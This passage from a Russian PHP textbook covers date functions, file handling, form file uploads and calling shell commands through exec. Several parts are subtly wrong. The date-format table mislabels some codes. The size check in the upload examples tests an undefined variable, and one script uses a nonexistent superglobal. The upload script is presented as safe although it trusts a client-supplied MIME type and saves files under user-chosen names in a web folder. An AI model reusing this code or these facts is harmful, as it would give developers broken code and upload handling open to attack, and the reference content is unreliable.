Результат работы примера приведен на рис. 11.14.

Дата и время могут отображаться в разных форматах, об этом мы и поговорим.




Рис. 11.14. Вывод даты и времени с помощью функции date в удобном для восприятия формате

Форматы отображения

Дату и время можно отображать в разных форматах. В примере 11.16 использовалась строка формата `m/d/y G:i:s`. В табл. 11.2 перечислены возможные компоненты строки формата.

Таблица 11.2. Параметры форматов времени

Формат	Значение	Пример
a	am или pm	am
A	AM или PM	AM
d	Число месяца	01
D	День недели	Sun
F	Месяц	January
h	Часы в 12-часовом формате с ведущим нулем	04
H	Часы в 24-часовом формате с ведущим нулем	16
g	Часы в 12-часовом формате без ведущего нуля	4
G	Часы в 24-часовом формате без ведущего нуля	16
i	Минуты	35
j	Число месяца	2
l	День недели	Sunday

Таблица 11.2. Параметры форматов времени (окончание)

Формат	Значение	Пример
L	Признак високосного года (1 – високосный, 0 – не високосный),	1
m	Краткое название месяца	Jul
M	Полное название месяца	July
N	Номер месяца года без ведущего нуля	7
s	Секунды	58
S	Суффикс к числу месяца	th, nd, st, rd
R	Формат даты и времени в соответствии со стандартом	Thu, 15 Dec 2005 16:49:39-0600
U	Отметка времени	1134512479
y	Год, две последние цифры	25
Y	Год, четырехзначное число	2025
z	День года	234
Z	Смещение относительно GMT (время по Гринвичу)	-21600 (-6*60*60)

Арифметические операции

Прибавить или вычесть дни и часы можно за счет добавления или вычитания секунд. Сделать это не так сложно, как может показаться. Чтобы прибавить два дня, нужно к временной отметке прибавить $2 * 24 * 60 * 60$ (2 дня * 24 часа * 60 минут * 60 секунд), как показано в примере 11.17.

Пример 11.17. Прибавление двух дней к дате

```
<?php
$timestamp= time();
echo date("m/d/y G:i:s",$timestamp);
$seconds=2*24*60*60;
$timestamp+=$seconds;
echo "<br />Новая дата:";
echo date("m/d/y G:i:s",$timestamp);
?>
```

Этот пример выведет:

```
12/13/05 16:28:32
Новая дата:12/15/05 16:28:32
```

Теперь перейдем к вопросу проверки дат на корректность.

Проверка дат

Когда сценарий получает от пользователя дату, совсем не лишне проверить ее на корректность (как и любые другие данные, получаемые от

пользователя). Проверить дату можно с помощью функции `checkdate`, как показано в примере 11.18. Она принимает три аргумента: месяц, день и год проверяемой даты. Если дата корректна, функция возвратит значение `TRUE`, в противном случае – `FALSE`.

Пример 11.18. Проверка двух дат

```
<?php
    echo("Validating: 4/31/2005<br>");
    if (checkdate(4,31,2005)) {
        echo('Date accepted. ');
    }
    else {
        echo('Invalid date. ');
    }
    echo("<br>");
    echo("Validating: 5/31/2005<br>");
    if (checkdate(5,31,2005)) {
        echo('Date accepted. ');
    }
    else {
        echo('Invalid date. ');
    }
?>
```

Как видно из полученных результатов (рис. 11.15), дата 31 апреля 2005 года была признана некорректной, а 31 мая 2005 года – корректной. Ошибка может возникнуть из-за опечатки в тексте или по причине некорректного пользовательского ввода.

Как только вы убедитесь в корректности даты, из нее можно будет создать временную отметку.




Рис. 11.15. Не в каждом месяце 31 день

Создание временной отметки с помощью функции `mktime`

Текущие время и дату легко можно получить с помощью функции `date`, но если вам нужно создать дату из таких компонентов, как день, месяц и год, воспользуйтесь функцией `mktime`. Функция `mktime` принимает следующие аргументы:

- часы;
- минуты;

- секунды;
- месяц;
- число месяца;
- год.

При вызове функции `mktime` некоторые из этих параметров можно опустить, тогда они будут взяты из значения текущего времени. Функция `mktime` возвращает временную отметку, которая представляет собой целое число секунд, прошедших от начала эпохи UNIX (1 января 1970 года 00:00:00 по Гринвичу) до заданного момента времени. Входные аргументы могут быть опущены только в порядке, обратном порядку их следования в вызове функции. Пример 11.19 выполняет проверку корректности даты и затем создает из нее временную отметку (timestamp).

Пример 11.19. Создание временной отметки из компонентов даты

```
<?php
    echo("Validating: 5/31/2005<br>");
    if (checkdate(5,31,2005)) {
        echo('Date accepted: ');
        $new_date=mktime(18,05,35,5,31,2005);
        echo date("r",$new_date);
    }
    else {
        echo('Invalid date. ');
    }
    echo("<br>");
?>
```

Результат работы примера в окне браузера показан на рис. 11.16.



Рис. 11.16. Временная отметка, созданная из компонентов даты

Теперь, когда мы рассмотрели работу с датой и временем, пора перейти к более захватывающим темам. Заметим, что номер года может быть представлен как двумя, так и четырьмя цифрами. Номера от 0 до 69 соответствуют годам от 2000 до 2069, а номера от 70 до 100 – годам от 1970 до 2000. В системах, где тип данных `time_t` представляет собой 32-битовое целое (что обычно для современных систем), корректный диапазон лет находится где-то между 1901 и 2038 годами. Это ограничение было ликвидировано в PHP версии 5.1.0. А теперь поговорим о манипулировании файлами.

Манипулирование файлами

В некоторых ситуациях вы не захотите хранить информацию в базе данных, предпочитая работать с файлами напрямую. Примером может служить файл журнала (logfile), куда заносятся сообщения об отсутствии возможности соединиться с базой данных из приложения. Такого рода информацию нельзя хранить в базе данных, поскольку она окажется недоступной именно в тот момент, когда появится необходимость записать сообщение. В языке PHP есть функции для работы с файлами, позволяющие выполнять следующие действия:

- проверить существование файла;
- создать файл;
- дописать информацию в конец файла;
- переименовать файл;
- удалить файл.

Мы уже обсуждали функции `include` и `require`, вставляющие файл непосредственно в сценарий. На этот раз сосредоточим свое внимание на работе с содержимым файла.



Поскольку непосредственная работа с файлами из сценария PHP несет в себе угрозу безопасности, лучший выход – попытаться найти решение, при котором не будут использоваться файлы; например, сохранять информацию в базе данных, а не в файлах. Вы должны приложить все усилия, чтобы исключить возможность неправильного использования вашей программы для чтения или уничтожения важных файлов, случайного или по злому умыслу.

В зависимости от типа операционной системы, где работает интерпретатор PHP, имена файлов могут быть чувствительны к регистру букв или нет. Например, в Windows и Mac OS X имена файлов нечувствительны к регистру букв, тогда как в UNIX чувствительны. Файловые системы NTFS в Windows и HFS+ в Mac OS X запоминают регистр букв в именах файлов, но не учитывают его в операциях сравнения.

Функции и предостережения

Для проверки существования файла можно воспользоваться функцией `file_exists`, которая получает имя проверяемого файла в качестве аргумента, как показано в примере 11.20. Если файл существует, она возвращает значение `TRUE`, в противном случае – `FALSE`.

Пример 11.20. Сценарий `file_exists.php` проверяет существование файла

```
<?php
$file_name="file_exists.php";
if (file_exists($file_name)) {
    echo("Файл $file_name найден.");
}
```

```

    }
    else {
        echo("Файл $file_name не найден.");
    }
?>

```

Как и следовало ожидать, файл имеется в наличии:

```
Файл file_exists.php найден.
```

В языке PHP есть несколько функций, позволяющих определять значения различных атрибутов файла. В PHP можно читать и писать в файлы, расположенные в локальной файловой системе. Но это еще не все. В состав языка входит полнофункциональный прикладной интерфейс для манипулирования файлами и каталогами, который позволяет:

- просматривать и изменять значения атрибутов;
- читать список файлов в каталоге;
- изменять права доступа к файлам;
- извлекать содержимое файла в структуры данных;
- выполнять поиск в файлах по заданному шаблону.

Прикладной интерфейс, через который реализованы все эти возможности, достаточно устоялся и обладает большой гибкостью. В PHP очень много функций, среди которых есть функции, позволяющие манипулировать файлами.

Права доступа

Убедившись в существовании файла, вы можете подумать, что дело сделано, но не тут-то было. Само по себе существование файла не означает, что он доступен для чтения, записи или запуска на исполнение. Проверить возможность чтения из файла позволяет функция `is_readable`, записи в файл – функция `is_writable`, исполнения файла – функция `is_executable`. Все эти функции принимают в качестве аргумента имя файла. Если заранее неизвестно, находится ли требуемый файл в том же каталоге, что и сценарий, вы *должны* указать в аргументе полный путь к файлу. Объединить путь к файлу и его имя можно с помощью оператора конкатенации, например:

```
$file_name = $path_to_file . $file_name_only;
```

Давайте расширим последний пример, добавив в него все эти проверки. В примере 11.21 предполагается, что сценарий сохранен в файле `permissions.php`.

Пример 11.21. Проверка прав доступа к файлу

```

<?php
    $file_name="permissions.php";

    if (is_readable($file_name)) {
        echo("The file $file_name is readable.<br />");
    }

```

```
else {
    echo("The file $file_name is not readable.<br />");
}
if (is_writable($file_name)) {
    echo("The file $file_name is writable.<br />");
}
else {
    echo("The file $file_name is not writable.<br />");
}
// Только для Windows и PHP 5.0.0 или более поздней версии
if (is_executable($file_name)) {
    echo("The file $file_name is executable.<br />");
}
else {
    echo("The file $file_name is not executable.<br />");
}
?>
```

Сведения о правах доступа к файлу, выводимые этим кодом, показаны на рис. 11.17.

Теперь создадим новый файл.




Рис. 11.17. Файл доступен для чтения и недоступен для записи и исполнения

Создание файлов

Файл можно создать с помощью функции `touch`. Эта функция принимает имя файла в виде аргумента. Если файл еще не существует, создается пустой файл нулевой длины. Если файл уже существует, данная функция лишь обновляет время его последнего изменения.

Удаление файлов

Удалить файл можно с помощью функции `unlink`. Данная функция принимает в качестве аргумента имя файла (пример 11.22). Если файл существует и имеются соответствующие права доступа, функция удалит файл. При удалении следует проявлять особую осторожность, чтобы не уничтожить файл, который еще может потребоваться. Кроме того, если имя файла получено от пользователя, следует действовать с особой

осторожностью, чтобы не стереть другой файл вместо предполагаемого. В примере 11.22 показано применение функций `file_exists`, `touch` и `unlink`.



Проявляйте особую осторожность при удалении файлов, так как после удаления файла вы можете утратить свои данные!

Пример 11.22. Применение функций `file_exists`, `touch` и `unlink`

```
<?php
    $file_name="test.txt";

    if (file_exists($file_name)) {
        echo("The file $file_name is exists.<br />");
    }
    else {
        echo("The file $file_name is not exists.<br />");
        touch($file_name);
    }
    if (file_exists($file_name)) {
        echo("The file $file_name is exists.<br />");
        unlink($file_name);
    }
    else {
        echo("The file $file_name is not exists.<br />");
    }
    if (file_exists($file_name)) {
        echo("The file $file_name is exists.<br />");
    }
    else {
        echo("The file $file_name is not exists.<br />");
    }
?>
```

Результат работы этого примера приведен на рис. 11.18.

Есть еще одна полезная функция, позволяющая переименовать файл.




Рис. 11.18. Файл `test.txt` был создан и затем удален

Перемещение файлов

Переместить файл позволяет функция `rename`. Она переименовывает¹ файл или каталог, принимая в качестве аргументов старое и новое имена. Кроме того, в PHP 5.0 в функции `rename` можно использовать некоторые виды URL, для чего была добавлена соответствующая поддержка. В примере 11.23 предполагается, что файл `test.txt` существует.

Пример 11.23. Переименование файла

```
<?php
    $file_name="test.txt";
    touch($file_name); // Поскольку он был удален в последнем примере

    $new_file_name="production.txt";
    $status=rename($file_name,$new_file_name);
    if ($status) {
        echo("Файл переименован.");
    }
?>
```

Результат исполнения сценария из примера 11.23 свидетельствует, что файл был переименован:

```
Файл переименован.
```

Доступ к файлам по URL

В язык PHP было встроено два URL-протокола (URL wrappers, обертки URL) для использования в функциях, в том числе `fopen` и `copy`, выполняющих операции в файловой системе. В дополнение к этим протоколам (начиная с версии PHP 4.3.0) есть возможность написать собственную реализацию с помощью PHP-сценария и функции `stream_wrapper_register`. По умолчанию в PHP для доступа к локальной файловой системе используется протокол `file://`. Если вы зададите относительный путь, который не начинается с `/`, `\`, `\\` или буквы диска, например `C:\\` (в Windows), то такой путь определяется относительно текущего рабочего каталога. Как правило, это каталог, где находится сценарий, если, конечно, он не был изменен.

¹ Здесь возникает некоторая игра слов «перемещение» и «переименование», но если перемещение происходит в пределах одного каталога – это и есть переименование. Например, в известных файловых менеджерах `nc` (Windows) и `mc` (UNIX) и для перемещения, и для переименования задействуется одна и та же горячая клавиша `F6`. – *Прим. науч. ред.*

Некоторые функции, например `fopen`, `file_get_contents` и `include_path`, могут работать с относительными путями. В табл. 11.3 для справки приведена краткая характеристика оберток URL.

Таблица 11.13. Обертки URL

Атрибут	Поддерживается
Ограничивается <code>allow_url_fopen</code>	Нет
Допускает чтение	Да
Допускает одновременные операции чтения и записи	Да
Допускает запись	Да
Допускает добавление в конец	Да
Поддерживает функцию <code>stat</code>	Да
Поддерживает функцию <code>rename</code>	Да
Поддерживает функцию <code>mkdir</code>	Да
Поддерживает функцию <code>rmdir</code>	Да

Выгрузка файлов

Типичное требование, предъявляемое к сайтам, построенным на основе PHP, заключается в обеспечении возможности выгрузки (upload) файлов на сайт. Например, пользователь форума может пожелать выгрузить на сайт файл с изображением, которое должно присоединяться к его сообщениям. Мы рассмотрим все действия, необходимые для поддержки возможности выгрузки файлов, что поможет вам реализовать блог в главе 17. PHP позволяет делать это посредством ввода в формах.

Если пользователь выбрал поле формы, отвечающее за выгрузку файла, клиентский браузер вызовет диалоговое окно выбора файла, так что об этом вы можете не беспокоиться. Код разметки HTML, описывающий поле выгрузки файла, имеет следующий вид: `<input type="file" name="file">`. Кроме того, в тег `form` необходимо добавить атрибут `enctype="multipart/form"`. Это позволит отправить файл вместе с формой. Наконец, из-за увеличения объема передаваемых данных, следует вместо метода GET использовать метод POST.



В файле настроек `php.ini` есть параметр, `upload_max_filesize`, который глобально ограничивает размер выгружаемого файла. По умолчанию этот параметр имеет значение 2 Мб. Он помогает предотвратить атаки типа «отказ в обслуживании» (denial-of-service), когда атакующий пытается выгрузить множество больших файлов через медленное соединение или занять все свободное пространство на жестком диске вашего сервера.

После того как вы выберете в HTML-форме из примера 11.24 файл для отправки и щелкнете по кнопке Отправить, веб-сервер Apache возьмет на

себя все хлопоты по загрузке файла и размещению его во временном каталоге с временным именем. Вам останется только проверить выгруженный файл и переместить его в нужный каталог, если проверка будет благополучно пройдена.

Пример 11.24. Запрос на выгрузку файла

```
<html>
<head></head>
<body>
<form action="<?php echo(htmlspecialchars($_SERVER['PHP_SELF']))?>"
      method="post" enctype="multipart/form-data">
  <br /><br />
  Выберите файл для выгрузки:<br />
  <input type="file" name="upload_file">
  <br />
  <input type="submit" name="submit" value="Отправить">
</form>

</body>
</html>
```

Теперь, когда мы получили файл, настало время проверить его.

Доступ к файлу

Доступ к выгруженному файлу осуществляется точно так же, как и к другим данным, отправляемым вместе с формой, — по имени, в данном случае это *upload_file*. Различие состоит лишь в том, что переменные, представляющие выгруженные файлы, являются массивами, содержащими информацию о выгруженном файле.

В табл. 11.4 представлена информация, которой будет достаточно, чтобы проанализировать файл.

Таблица 11.4. Информация о выгруженном файле

Атрибут	Назначение
<code>\$HTTP_POST_FILES['выгрузка_файла']</code>	Массив. Вместо <i>выгрузка_файла</i> следует подставить имя переменной, отвечающей за отправку файла
<code>\$HTTP_POST_FILES['выгрузка_файла'] ['name']</code>	Исходное имя файла
<code>\$HTTP_POST_FILES['выгрузка_файла'] ['tmp_name']</code>	Временное имя, присвоенное файлу в процессе выгрузки
<code>\$HTTP_POST_FILES['выгрузка_файла'] ['type']</code>	Тип MIME файла
<code>\$HTTP_POST_FILES['выгрузка_файла'] ['size']</code>	Размер файла в байтах

Начиная с версии PHP 4.0.1 стало возможным вместо `$HTTP_POST_FILES` использовать глобальный массив `$_FILES`. Например, получить исходное имя файла можно так:

```
$_FILES['upload_file']['name']
```

Имена элементов массива `$_FILES` точно такие же, как в массиве `$HTTP_POST_FILES`.

Проверка

Файл необходимо проверить на допустимый размер и формат, например для гарантии того, что не был выгружен файл архива *.zip*, когда сайт принимает только файлы *.jpg*. Порядок проверки:

1. Был ли получен файл?
2. Не превышает ли размер файла допустимый предел?
3. Имеет ли файл допустимый тип?

Начнем с вызова функции `is_uploaded_file`, которая проверяет, был ли файл выгружен фактически.

В примере 11.25 выполняется проверка наличия файла во временном каталоге с соответствующим временным именем. Если файл не найден, сценарий прекращает обработку файла и выводит предупреждение пользователю о необходимости повторить попытку.

Пример 11.25. Проверка существования выгруженного файла

```
<?php

    if (!is_uploaded_file($HTTP_POST_FILES['upload_file']['tmp_name'])) {
        $error = "Вы должны отправить файл!";
        unlink($HTTP_POST_FILES['upload_file']['tmp_name']);
    } else {
        // Продолжить обработку файла
    }
?>
```

Теперь выполним проверку размера файла (пример 11.26).

Пример 11.26. Проверка размера файла

```
<?php
$maxsize=28480;
if ($HTTP_POST_FILES['upload_file']['size'] > $maxfilesize) {
    $error = "Ошибка, размер файла не должен превышать $maxsize байт.";
    unlink($HTTP_POST_FILES['upload_file']['tmp_name']);
} else {
    // Продолжить обработку файла
}
?>
```

Чтобы проверить размер файла, в переменную `$maxsize` записывается максимальный допустимый размер файла в байтах. В данном случае указан максимальный размер 28 480 байт. Фактический размер файла

уже хранится в массиве `$HTTP_POST_FILES`, поэтому выполнить проверку очень просто. Если файл слишком большой, следует предупредить пользователя о возникшей проблеме и дать ему возможность выгрузить другой файл. Кроме того, необходимо удалить файл с помощью функции `unlink`, чтобы не переполнить временный каталог множеством ненужных файлов.



Заманчиво было бы проверять тип файла по его расширению, но так поступать не стоит, поскольку расширение файла могли попросту изменить перед отправкой.

В примере 11.27 тип файла проверяется на соответствие формату JPEG или GIF.

Пример 11.27. Проверка формата файла

```
<?php
if($HTTP_POST_FILES['upload_file']['type'] != "image/gif" AND
    $HTTP_POST_FILES['upload_file']['type'] != "image/jpeg" AND
    $HTTP_POST_FILES['upload_file']['type'] != "image/jpeg") {
    $error = "Можно выгружать только файлы .gif и .jpeg";
    unlink($HTTP_POST_FILES['upload_file']['tmp_name']);
} else {
    // Файл имеет корректный формат
}
?>
```

Значение переменной `$HTTP_POST_FILES['file']['type']` сравнивается с допустимыми типами MIME. Это значительно более надежная проверка, чем простой анализ расширения имени файла. Если обнаружится, что файл имеет недопустимый тип, пользователю будет выведено предупреждение и предоставлена возможность выгрузить другой файл, а временный файл будет удален.

Следующая строка перемещает файл из временного каталога в каталог `uploads` с присвоением исходного имени:

```
move_uploaded_file($HTTP_POST_FILES['upload_file']['tmp_name'],
    "uploads/" . $HTTP_POST_FILES['upload_file']['name']);
```

В качестве дополнительной меры безопасности функция `move_uploaded_file` проверяет, действительно ли файл был выгружен на сервер в ходе передачи формы. Предпочтительнее использовать эту функцию вместо функции копирования файла с последующим удалением оригинала.

Чтобы предотвратить неправильное использование сценария, выполняющего выгрузку файла, дополнительно производится проверка нажатия кнопки отправки. Полный текст сценария приведен в примере 11.28.

Пример 11.28. Сценарий, выполняющий выгрузку файла

```
<?php
$maxsize=28480; // Установить максимальный размер файла в байтах
if (!$HTTP_POST_VARS['submit']) {
    // print_r($HTTP_POST_FILES);
```

```

$error=" ";
// Это приведет к тому, что остальная часть сценария будет пропущена,
// и в браузере отобразится форма выгрузки файла
}
if (!is_uploaded_file($_HTTP_POST_FILES['upload_file']['tmp_name']) AND
    !isset($error)) {
    $error = "<b>Вы должны отправить файл!</b><br /><br />";
    unlink($_HTTP_POST_FILES['upload_file']['tmp_name']);
}
if ($_HTTP_POST_FILES['upload_file']['size'] > $maxsize AND !isset($error)) {
    $error = "<b>Ошибка, файл не может быть больше $maxsize байт.</b>"
        . "<br /><br />";
    unlink($_HTTP_POST_FILES['upload_file']['tmp_name']);
}
if ($_HTTP_POST_FILES['upload_file']['type'] != "image/gif" AND
    $_HTTP_POST_FILES['upload_file']['type'] != "image/jpeg" AND
    $_HTTP_POST_FILES['upload_file']['type'] != "image/jpeg" AND
    !isset($error))
{
    $error = "<b>Допускается выгружать только файлы форматов .gif или .
jpeg."
        . "<br /><br />";
    unlink($_HTTP_POST_FILES['upload_file']['tmp_name']);
}
if (!isset($error)) {
    copy($_HTTP_POST_FILES['upload_file']['tmp_name'],
        "uploads/". $_HTTP_POST_FILES['upload_file']['name']);
    unlink($_HTTP_POST_FILES['upload_file']['tmp_name']);
    print "Спасибо за ваш файл.";
    exit;
}
else
{
    echo("$error");
}
?>

<html>
<head></head>
<body>
<form action="<?php echo(htmlspecialchars($_SERVER['PHP_SELF']))?>"
    method="post" enctype="multipart/form-data">
    Выберите файл для выгрузки:<br />
    <input type="file" name="upload_file" size="80">
    <br />
    <input type="submit" name="submit" value="Отправить">
</form>
</body>
</html>

```

Каждый шаг проверки начинается с проверки результатов предыдущего этапа – если предыдущий этап проверки не был пройден, то выполнение

дальнейших проверок останавливается. По достижении конца раздела, выполняющего проверку, выводится значение переменной `$error`. Если ошибки не обнаружены, сообщение о них не выводится, и файл с изображением перемещается в каталог назначения. Если была обнаружена какая-либо ошибка, или если это первый запуск сценария, перед пользователем появится форма выгрузки файла.

На рис. 11.19 показано, как выглядит аналогичная форма.

При попытке отправить этот файл должно появиться сообщение об ошибке, как на рис. 11.20, поскольку данный файл – не `.jpg` и не `.gif`.




Рис. 11.19. Форма выгрузки: выбран недопустимый файл




Рис. 11.20. Файл .ini отвергнут процедурой проверки

Если попытаться отправить файл изображения размером 506 Кб, существенно превышающим допустимое ограничение в 20 Кб, произойдет примерно то, что показано на рис. 11.21.




Рис. 11.21. Попытка выгрузить файл большого размера также пресекается

Все работает так, как запланировано. Если попробовать выгрузить файл, отвечающий всем предусмотренным критериям, будет получен положительный результат, как на рис. 11.22.

Теперь файл с именем *logo.jpg* находится в каталоге *uploads* на сервере. Вы можете переименовывать файлы, заменяя данные им пользователями имена другими, – это несколько повысит уровень безопасности. Иногда возникает необходимость обращаться к системным вызовам.




Рис. 11.22. Выгрузка прошла благополучно!

Обращение к системным вызовам

Системные вызовы используются в приложениях для обращения к службам операционной системы. Системные вызовы исполняют машинные инструкции, вынуждая процессор изменять режимы исполнения. Изменение режима позволяет операционной системе выполнять привилегированные операции, например обращаться к аппаратным устройствам или к пространству памяти сервера.

Любая операционная система предоставляет библиотеку, являющуюся посредником между обычными программами и операционной системой, например Windows API. Эта библиотека выполняет все необходимые действия по передаче информации в ядро и переключению в привилегированный режим.

Вызвать внешнюю функцию позволяет функция `exec`.




Для обеспечения максимальной безопасности применяйте функцию `exec`, только если в PHP нет иного способа для получения нужной функциональности.

Например, получить информацию о свободном дисковом пространстве на сервере можно с помощью команды `df`, как показано в примере 11.29. Правда, этот сценарий подходит только для ОС UNIX или Mac OS X.

Пример 11.29. Исполнение команды `df` и отображение результатов

```
<?php
exec(escapeshellcmd("df"), $output_lines, $return_value);
echo("Command returned a value of $return_value.");
echo "<pre>";
foreach ($output_lines as $output) {
    echo "$output<br />";
}
echo "</pre>";
?>
```



```

Command returned a value of 0.

Filesystem          1K-blocks      Used Available Use% Mounted on
/dev/hda1            255912        152585    89674    63% /
/dev/hda9           67078264     26722176  36948704  42% /home
/dev/hda8           369000         8277    341063    3% /tmp
/dev/hda5           4807056     2846348  1716524   63% /usr
/dev/hda6           2885780     1811012   928180   67% /var
tmpfs                258288         0    258288    0% /dev/shm
tmpfs                10240          92    10148    1% /dev

```

Рис. 11.23. Сведения о наличии свободного дискового пространства

В нашей системе мы получили результаты, показанные на рис. 11.23.



Важное предупреждение! Помните: вы должны следить за тем, чтобы нигде в сценарии пользовательский ввод не передавался функции `exec`, так как в этом случае велика вероятность использования сценария не по назначению.

Обращаясь к функции `exec()`, всегда экранируйте служебные символы, которые могут присутствовать в пользовательском вводе, с помощью функции `escapeshellcmd()`. Вы видели, что мы задействовали ее даже в предыдущем примере, где на самом деле данные от пользователя не передаются. Функция `escapeshellcmd()` позволяет обезопасить злонамеренные действия пользователя, который мог бы внедрить инструкции командной оболочки в свой ввод.

В следующей главе мы отвлечемся от PHP и MySQL и обсудим новый стандарт языка разметки – XHTML. Поскольку большая часть программного кода, который вы пишете, воспроизводит код разметки HTML или XHTML, очень важно понимать различия между этими стандартами и то, как от них зависит удобство использования вашего сайта при доступе с разнообразных устройств.

Вопросы к главе 11

Вопрос 11.1

В чем разница между функциями `printf` и `sprintf`?

Вопрос 11.2

Проверьте на корректность дату 1/31/2045.

Вопрос 11.3

Выведите название дня недели для даты 1/31/2045.

Вопрос 11.4

Переименуйте файл `upload.tmp` в `sample.jpg`.

Ответы на эти вопросы приводятся в разделе «Глава 11» приложения.

12

Язык разметки XHTML

Теперь, когда вы уже представляете, как строить динамические страницы с применением PHP и MySQL, настало время исследовать усовершенствования языка разметки HTML, формирующего основу веб-страниц. В этой главе мы поговорим о языке разметки XHTML, его требованиях, и о том, почему применение этого языка требует дополнительных усилий при создании страниц. Не забывайте, что для создания высококачественных веб-страниц из PHP-сценариев код разметки должен соответствовать стандартам. Содержимое страниц на языке XHTML можно представить себе как готовый продукт, получаемый в результате работы функций PHP и базы данных. Мы также рассмотрим проверку корректности выходной XHTML-разметки сценариев для устранения каких-либо ошибок.

Аббревиатура XHTML происходит от названия eXtensible HyperText Markup Language (расширяемый язык разметки гипертекста). XHTML – это язык разметки, близкий к HTML, но с более строгими синтаксическими правилами, связанными с требованиями XML. Язык HTML был основан на языке SGML, обладавшем значительной гибкостью, но достаточно сложном, а XML – это облегченный вариант SGML, простой в работе за счет незначительной потери гибкости. Синтаксически XHTML очень близок к HTML, теги в нем тоже задаются с помощью символов угловых скобок (< и >), но требования к оформлению тегов гораздо строже. XHTML-документы, соответствующие синтаксическим требованиям, называются *правильно сформированными* (well-formed), а XHTML-документы, соответствующие не только синтаксическим требованиям, но и требованиям к оформлению структуры документа, изложенным в DTD (Document Type Description – описание типа документа), – корректными (valid).



Обычные HTML-документы тоже могут быть корректными – к ним не предъявляются синтаксические правила XML, но они должны следовать требованиям по оформлению из различных спецификаций HTML.

Документы XHTML можно автоматически обрабатывать с помощью стандартных XML-библиотек, тогда как в большинстве реализаций HTML применяются достаточно снисходительные синтаксические анализаторы, специально предназначенные для обработки HTML. Язык XHTML можно представить себе как область пересечения HTML и XML, поскольку он представляет собой смесь обоих языков.

Самый простой способ продемонстрировать различия – это показать HTML-документ, а затем его эквивалент на языке XHTML. Сначала взглянем на корректный документ HTML 4.0:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<HTML LANG="en">
  <HEAD>
    <TITLE>Простой документ HTML</TITLE>
  </HEAD>
  <BODY>
    <P>Привет, МИР! <BR>
      Кто-нибудь слышит меня?
    </BODY>
</HTML>
```

На языке XHTML этот же документ выглядит так:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
